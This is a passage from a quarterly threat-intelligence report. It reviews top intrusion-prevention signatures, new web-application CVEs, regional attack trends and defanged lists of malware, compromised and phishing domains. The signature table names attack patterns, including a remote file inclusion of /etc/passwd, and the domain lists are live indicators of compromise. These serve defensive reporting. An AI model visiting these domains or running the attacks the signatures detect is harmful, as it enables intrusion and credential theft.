


Figure 12: Average IPS Detections per Firebox




Figure 13. Unique IPS Detections




Figure 14. Total share of top signatures by volume combined

Top 10 Network Attacks Review

Among the signatures encountered by our telemetry-sharing customers, we chose to focus on the top 10 by volume. One reason is that they often represent a disproportionate number of total detections among all unique signatures per quarter. A more obvious reason is that it can give insight into changing attack trends, although, this quarter, the trends aren't exactly clear. There were no new signatures among the top 10. Usually there are one or more. Last quarter, it was two. Therefore, many of the changes are less obvious, and consequently, we lean into what can be found with the raw volume.

Only the top signature, 1136004, and one other signature remained in the same position from last quarter. Signature 1136004, a buffer overflow vulnerability, was significant as it represented nearly 30% of all detections last quarter, a concentration among the top 2-3 signatures we have not seen since Q1 2022. This quarter, it is still relatively high at almost 17%. That drop does not negate a pattern we have seen since Q3 2023 where the total share of detections began to concentrate among the top 10 signatures. That can be seen in Figure 15. This quarter, the top 10 signatures made up over 74% of all detections. That is a noticeable difference from Q3 2023 when it was near 47%, but not an extraordinary change when looking at patterns back in 2021/2022 when the top 10 would range from 74-86% of the total share.

Top 10 History

Signature	Type	Name	Affected OS	Percentage
1136004	Buffer overflow	EXPLOIT Nginx Unit Router Process Heap-based Buffer Overflow (CVE-2019-7401)	Windows	16.96%
1058077	Web threats	WEB SQL injection attempt -1.b	Windows, Linux, Freebsd, Solaris, Other Unix, macOS	10.48%
1231780	Web threats	WEB HAProxy h1_headers_to_hdr_list Empty Header Name Access Control Bypass (CVE-2023-25725)	Network Device	9.87%
1059877	Exploits	WEB Directory Traversal -8	Windows, Linux, Freebsd, Solaris, Other Unix	7.35%
1138800	Web threats	WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855)	Windows	5.23%
1136822	Web threats	WEB dotCMS CMSFilter assets Access Control Weakness (CVE-2020-6754)	Network Device, Others	4.64%
1054837	Web threats	WEB Remote File Inclusion /etc/passwd	Windows, Linux, Freebsd, Solaris, Other Unix	3.83%
1055396	Web threats	WEB Cross-site Scripting -9	Windows, Linux, Freebsd, Solaris, Other Unix, Network Device	3.55%
1059958	Web threats	WEB Directory Traversal -27.u	Windows, Linux, Others	3.44%
1131523	Buffer overflow	WEB-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -2 (CVE-2015-2425)	Windows	3.30%

Figure 15. Top 10 Network Attacks by Volume

These top signatures represent a broad range of new and old vulnerabilities. The signature we already mentioned, 1136004, is a 2019 nginx Unit Router buffer overflow vulnerability that could result in a denial-of-service request. It was a low-severity vulnerability, and the nginx team had already put out a new software update coinciding with the CVE publication. We theorized the appearance of the signature in the top 10 last quarter may have had something to do with updates to the nginx Unit Router software in early 2024. Perhaps automated attack scanners probed nginx software with renewed interest and sought out old exploits such as the one related to this signature. Since last quarter, detections of this signature have nearly halved. Next quarter, we may no longer see this signature at the top.

One notable signature is **1138800**, the Microsoft Exchange Server vulnerability from 2021, known as ProxyLogon. It isn't surprising to see a remote code execution affecting Microsoft Exchange Server with a 9.8 CVE score. That alone will make this a prized target for a long time to come. This has remained in the top 10 since early 2022, and it could likely remain there for many quarters to come.

Many of these signatures have remained in the top 10 for several years. There are plenty of reasons for this. One is the targeted software Signature **1059958**, a directory traversal vulnerability, targets web management systems from companies such as ZOHO, Oracle, and Trend Micro. Another signature, **1055396**, is a XSS vulnerability that affects an array of software from companies such as Microsoft, Oracle, and IBM. Many of these targeted software products are considered critical assets.

Another reason we find many of these signatures quarter after quarter in the top 10 is that their vulnerability isn't necessarily tied to one kind of software. It can often affect a broad swath of products. A SQL injection vulnerability associated with signature **1058077** may have CVEs connected to several different products. One is Gnew, a no-longer-maintained open-source content management system using SQL. Another is Schneider Electric's U.motion Builder software, used for smart home automation. But those are only two of several software products affected by this vulnerability. We found other top signatures fitting this description – a vulnerability within a wide range of affected products. A combination of widely used software, vulnerabilities affecting numerous products, and critical software may offer an explanation as to why we see these signatures time and time again.




Figure 16. History of prominent signatures in the Top 10 since Q3 2022

New Signatures in the Top 50

Signature	Type	Name	Affected OS	Rank
1136037	Web threats	WEB Telerik UI For ASP.NET AJAX Arbitrary File Upload	Windows	37
1231965	Web threats	WEB GLPI-Project GLPI Inventory Agent SQL Injection -3.1 (CVE-2023-35924)	Windows, Linux, macOS	38
1231877	Web threats	WEB Ghost CMS static-theme.js Path Traversal (CVE-2023-32235)	Windows, Linux, macOS	45

Figure 17. New signatures this quarter among the top 50 signatures by volume

Each quarter there are several hundred unique signatures. While the focus is often on the top 10 signatures by volume, we also look down the list to see what new signatures may have reached the top 50.

Signature 1136037

Signature 1136037 is due to two Critical-rated CVEs (**CVE-2017-11357** and **CVE-2017-11317**) for Telerik UI for ASP.NET AJAX. ASP.NET is a server-side web-application framework and ASP.NET AJAX is an extension of ASP.NET with AJAX client-side functionality integrated into the library. The ASP.NET AJAX extension offers capabilities for both client-side and server-side to assist developers in building dynamic web pages. Telerik UI for ASP.NET AJAX further improves upon ASP.NET AJAX to streamline and speed up the web developer's experience.

Both CVEs are essentially the same vulnerability but for different versions of the Telerik UI for ASP.NET AJAX. The vulnerability lies in RadAsyncUpload, a Telerik UI feature for handling single or multi-file uploads with asynchronous upload capabilities. The issue stems from improperly restricted user input that could result in attackers uploading malicious files and remote code execution. This vulnerability is from 2017. Telerik published software updates to remedy this issue.

In May 2020, the security company Red Canary published a **blog post** on Monero cryptocurrency-mining payloads being deployed via Telerik UI for ASP.NET AJAX vulnerabilities. The same activities were seen being deployed to other web-facing applications as well. Red Canary named the exploit chain against Telerik UI for ASP.NET AJAX as Blue Mockingbird. It was a combination of the 2017 vulnerabilities already mentioned and a 2019 CVE (**CVE-2019-18935**) affecting a .NET deserialization vulnerability in RadAsyncUpload. Attackers could feasibly acquire the encryption keys via the two 2017 vulnerabilities and pivot using the 2019 deserialization vulnerability to upload cryptomining software. Red Canary observed these activities as early as December 2019, the same month the deserialization CVE was published. Customers who had updated their software after the publication of the 2017 CVEs were likely safe from Blue Mockingbird. Any version before R2 2017 SP2 is at risk, and between R2 2017 SP2 and R3 2019 could be at risk without some **additional configurations**. It is only at version R1 2020 that the default configuration ensures a safe instance of the software and protection against the combination of vulnerabilities.

Ideally, Telerik UI for ASP.NET AJAX users would keep up with the latest software updates. As idealism isn't reality, vulnerable software continues to get exploited even with an available solution. One example not tied to this signature but to the deserialization vulnerability previously mentioned, CVE-2019-18935, comes from a **blog post** CISA published in March 2023 documenting indicators of compromise against a federal civilian executive branch (FCEB) agency. Attackers used the .NET deserialization vulnerability to compromise an already vulnerable Microsoft IIS server. Just like the 2017 CVEs being useful in 2020, the 2019 CVE was useful in 2022/2023. Ultimately, the FCEB agency was in a poor position as they were running a 2009 Telerik UI for ASP.NET AJAX version.

Signature 1231965

In the 38th spot is signature **1231965**, a 2023 vulnerability (**CVE-2023-35924**) affecting GLPI (Gestionnaire Libre de Parc Informatique [translates to "Free IT Equipment Manager"]). GLPI is an open-source IT asset management software suite that includes service desk and ticketing system integrations. While the High-level vulnerability (separately rated Critical by NIST) could be a significant issue, there isn't any immediate evidence to indicate that this severely affected the GLPI users, based on the scarce number of articles online.

The vulnerability is from the GLPI inventory endpoint agent, where a SQL injection attack could be launched, and there would be little, if any, friction against its success as authentication isn't required. GLPI's solution is to update to version 10.0.11 for anyone who was using version 10.0.0-10.0.8. At a minimum, if updating was not an option, the native inventory could be disabled, in turn removing the purpose of the agent's installation. As GLPI is used by many large organizations, it isn't a surprise to find this signature among the top 50.

Signature 1231877

The last new signature to discuss is another 2023 High-level vulnerability (**CVE-2023-32235**). The product affected is Ghost, an open-source contentment management system used commonly for publishing online blogs. A folder containing the content for the blog's theme was susceptible to a directory traversal via the JavaScript file 'static-theme.js' improperly handling input. This vulnerability may not have had a widespread impact, but it is still new enough that attackers can target these blogs for one reason or another with some success.

Most-Widespread Network Attacks

This quarter saw four returning signatures, all of which were also among the top 10 signatures. The one new signature this quarter is a 2016 cross-site scripting attack affecting Apache OpenMeetings before version 3.1.1. The signature **1132643**, in 5th place, is most widespread in the Americas, with Brazil, USA, and Canada as the leading destinations. Additionally, it is in 32nd place when looking at signatures by volume. This open-source web-conferencing software has been around since the late 2000s.

Based on the meeting minutes from the Apache OpenMeeting Committee, user engagement has been minimal for the past few years. The committee head and lead maintainer mentioned a new release is in the pipeline. The latest release (7.2.0) was in December 2023, and the prior one was in 2020. Going off indicators other than the meeting minutes, such as Apache OpenMeeting's user forums, GitHub activity, and other online activity, it looks like this software is no longer used by a broad customer base. It seems to be essentially maintained by one person.

As for the actual vulnerability, it was a cross-site scripting attack in which the attacker could inject arbitrary code through the event description for a meeting. After a user joins a meeting, there is an event details section, and a malicious link could be embedded in it so when the user clicks it, they are routed to the malicious destination.

All of this is assuming the vulnerability is solely related to the Apache OpenMeetings software. But it could simply be that this vulnerability is being used against other software, with a similar attack method. The OpenMeetings software does not seem to be widely used, and a quick look on Shodan shows publicly facing instances have decreased since 2020 – coinciding with the pandemic and quick adoption of virtual meeting software.

Three signatures return from last quarter. The top signature 1131523 has held this position for four quarters straight. Additionally, this has stood in 9th place among the top 10 for the past three quarters. This is a Microsoft Internet Explorer (IE) 11 memory corruption vulnerability published in 2015. While IE 11 is being phased out, there are still several years until Microsoft fully stops supporting it.

Figure 18. Results for publicly facing OpenMeeting instances since 2018 on Shodan

Signature	Name	Top 3 Countries by %			AMER %	EMEA %	APAC %
1131523	**WEB-CLIENT Microsoft Internet Explorer Memory Corruption Vulnerability -2 (CVE-2015-2425)**	UK 74.59%	Spain 68.84%	France 67.59%	56.8	59.07	41.55
1136822	**WEB dotCMS CMSFilter assets Access Control Weakness (CVE-2020-6754)**	Germany 39.96%	Brazil 30.41%	Poland 17.39%	12.56	21.78	10.92
1059877	**WEB Directory Traversal -8**	Belgium 22.73%	Germany 21.2%	Switzerland 20.69%	11.02	15.30	21.48
1138800	**WEB Microsoft Exchange Server Remote Code Execution Vulnerability -6 (CVE-2021-26855)**	Germany 19.59%	Belgium 16.67%	Portugal 16.39%	8.67	12.57	9.51
1132643	**WEB Cross-site Scripting -32**	Brazil 30.99%	USA 19.74%	Canada 14.29%	19.40	7.79	6.34

Figure 19. Top 5 Most-Widespread Network Attacks




Figure 20. History of prominent widespread signatures since Q3 2022

Figure 21 displays the top countries affected by the most-widespread signatures. This may not be a big indicator of changes in the attack landscape, but it is at least something to pause and think about. Fireboxes in Germany, the UK, and France continue to face the bulk of common attacks quarter after quarter. That is relatively the case with countries such as Brazil, Canada, and the USA. Then there are the countries such as Portugal, Switzerland, and Belgium that are becoming top destinations for the most-widespread attacks. This quarter is the first time Poland has appeared. Last quarter Japan was present for this first time but did not return this quarter. Perhaps they'll be back again.

Poland is on the frontier of its hacking-friendly neighbor. A similar case can be made for Japan with China and North Korea. In both cases, neighborly relations are poor or non-existent. It wouldn't be surprising then if unfriendly neighbors were probing their neighbors' weaknesses at an increasing rate. That's all speculative though. Consistently, many of these nations repeatedly touched by these most-widespread signatures are wealthy nations, or at least on the rise, such as Brazil and Poland.





Figure 21. Countries hit by one or more widespread attack signatures that were most affected

Network Attacks by Region

Detections this quarter were modest compared to last quarter. On average, a Firebox had 126 detections, which is four less than last quarter. When looking at a yearlong timeline, average detections rose 7.66%.

As seen on Figure 19, the APAC region had a significant jump last quarter. This quarter APAC only had a 3-point increase, which isn't anything unusual. Both AMER and EMEA remained relatively unchanged as well. For as to why APAC has these numbers, it is hard to determine. Since we normalize the data, any signatures with detections straying outside our standard deviation would have not been included. Therefore, our top signature, which has an outsized place among all the signatures with 30% of the total volume last quarter, and 17% this quarter, didn't have anything to do with this rise. The logic goes for the other voluminous signatures as well. It's simply that the Fireboxes in APAC are defending against a greater share of total network attacks on average, among all our customers. As is visible in both Figure 22 and Figure 23, the AMER region used to be the one handling the most attacks. It has been the case for the past several years, bar one quarter, that the AMER region handled a heavier load of attacks. EMEA followed not far behind, with APAC sometimes experiencing half the number of detections as the other regions. We're curious to see if this APAC trend continues.



Region	Detections per Firebox	Average % IPS Detections per Firebox
AMER	128	21.81%
EMEA	110	18.80%
APAC	348	59.39%

Figure 22. Average Detections per Firebox by Region




Figure 23. Average Detections per Firebox by Region since Q3 2023




Figure 24. Average Detection per Firebox Percentage since Q3 2023

Conclusion

There were plenty of known signatures mentioned for the returning ISR readers. That can be expected as attack patterns don't change overnight. Once an attacker can find success, they will stay with what works. Therefore, big targets like Microsoft Exchange Servers or management systems will remain sought out. As we've previously mentioned, it isn't always easy to determine why certain patterns emerge. That goes for the concentration of detections among the top signatures by volume and detections by region too. There certainly wasn't a good reason to predict in Q1 2024 that the APAC detections would nearly triple the following quarter. Surprises like that may arrive next quarter.

DNS ANALYSIS

Domain names are everywhere in cyberattacks. Attackers use benign-sounding domains to trick victims into clicking on phishing links. They use hard-coded or algorithmically generated domain names to establish command and control connections and download additional malware payloads. They even target otherwise legitimate websites to host threats, allowing them to benefit from the good reputation of those domain name. This makes DNS firewalling services a great tool for detecting and preventing attacks of multiple varieties. In this section, we review the top malicious domains that WatchGuard DNSWatch blocked on customer networks in Q3 2024.

Top Malware Domains

Malware
polyfill[.]io *
pcdnbus[.]ou2sv[.]com
tyu[.]fart1[.]com *
facturacionmx[.]autos *
telete[.]in
t[.]hwqloan[.]com
newage[.]newminersage[.]com
newage[.]radnewage[.]com
xrass[.]com
t[.]ouler[.]cc

Figure 25. Top Malware Domains

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least not without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. www[.]site[.]com), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Malware domains are involved in either distribution or command and control for malware attacks. This quarter, there were three new additions to the top 10 malware domains by volume. The top domain, Polyfill[.]io, was the previously legitimate domain for polyfill.js, a popular open-source library that ports new JavaScript features to older browsers. Web developers often added a link to cdn.polyfill.io to their websites so that visitors would automatically download the latest version, or a specific one in the library. In February 2024, a Chinese company called Funnull bought both the Polyfill.io domain and the GitHub account for the library. A few months later, they inserted malicious code into the library, meaning any copy of the library downloaded from cdn.polyfill.io would immediately download and execute malicious code. Modern web browsers do not require the Polyfill library and most websites that continued using it switched to using Cloudflare's safe library clone. We added polyfill.io as a malicious domain in response to the malicious takeover and it quickly became our top malware domain by a substantial margin in the quarter, amassing almost 30x the number of blocked connections as the rest of the top 10 combined.

There were two other new malware domains to the top 10 list in the quarter. We initially added tyu[.]fart1[.]com, which infected hundreds of thousands of Android TVs last January after finding it involved in malware distribution for the Bigpanzi IoT malware we discussed in our Q1 2024 report. The second domain, facturacionmx[.]autos, appeared in our threat feed in July after researchers reported it as a command and control channel for a banking trojan developed by CyberCartel that targeted LATAM victims.

Compromised
ssp[.]adriver[.]ru
epicunitscan[.]info *
www[.]sharebutton[.]co
tropicalforestproducts[.]com *
www[.]uniodonto[.]coop[.]br
u[.]teknik[.]io
facebook[.]apps[.]fiftyfive[.]co
www[.]granerx[.]com
a[.]pomf[.]cat
wieczniezywechoinki[.]pl

Figure 26. Top Compromised Domains

Top Compromised Domains

Compromised domains are domains tied to legitimate websites that have a vulnerability that allows attackers to inject or host their own malicious content. These are most commonly WordPress websites where a vulnerable plugin gives attackers control over the site's content. Threat actors usually leave the legitimate website pages intact and functioning so as to not tip off the owner or the page's visitors. They instead host their malicious files or pages on unlinked paths that they then distribute in phishing emails or hard code them in malware.

This quarter there were two new additions to the top compromised domains list. We first added epicunitscan[.]info to our threat feed four years ago after finding it involved in a malicious Chrome extension campaign. Over the last four years it has continued to host compromised content, which has kept it on our list even as the legitimate website has been taken offline.

We added the second new domain, tropicalforestproducts[.]com, to our list at the end of July 2024. Attackers exploited this WordPress-based website to host SocGholish, a malware downloader active since 2017. The malicious code inserted into the website starts by fingerprinting the visitor's web browser and then displays a fake browser update notification to trick the victim into downloading the malware.

Top Phishing Domains

Phishing domains are self-evidently associated with phishing attacks. For the second quarter in a row, there were no previously unseen phishing domains in the top 10 by volume. Instead, attackers continued using older domains in their campaigns, including four SharePoint subdomains. Attackers continued leveraging legitimate Cloud-hosting providers to trick victims who only analyze the domain's Sharepoint.com portion into thinking the destination site is benign.

Phishing
unitednations-my[.]sharepoint[.]com
ulmoyc[.]com
e[.]targito[.]com
data[.]over-blog-kiwi[.]com
t[.]go[.]rac[.]co[.]uk
www[.]898[.]tv
nucor-my[.]sharepoint[.]com
bestsports-stream[.]com
keyrocks-my[.]sharepoint[.]com
edusoantwerpen-my[.]sharepoint[.]com

Figure 27. Top Phishing Domains

FIREBOX FEED: DEFENSE LEARNINGS

In today's interconnected world, our actions in maintaining cybersecurity can have far-reaching consequences. Failing to uphold even basic security measures can lead to devastating outcomes, such as the infamous ransomware attack on University Medical Center Health System, which forced the hospital to divert ambulances and compromise critical healthcare services. These incidents are a stark reminder that neglecting cybersecurity doesn't just cause an inconvenience – it can disrupt organizations and impact public safety.

As cybercriminals continually exploit vulnerabilities in outdated software, legitimate applications, and phishing campaigns, it's imperative for users to adopt proactive measures to safeguard their systems. As the ransomware attack demonstrated, the consequences of inaction can ripple beyond personal inconvenience, jeopardizing vital services and putting lives at risk.

01 Treat web browser extensions like applications

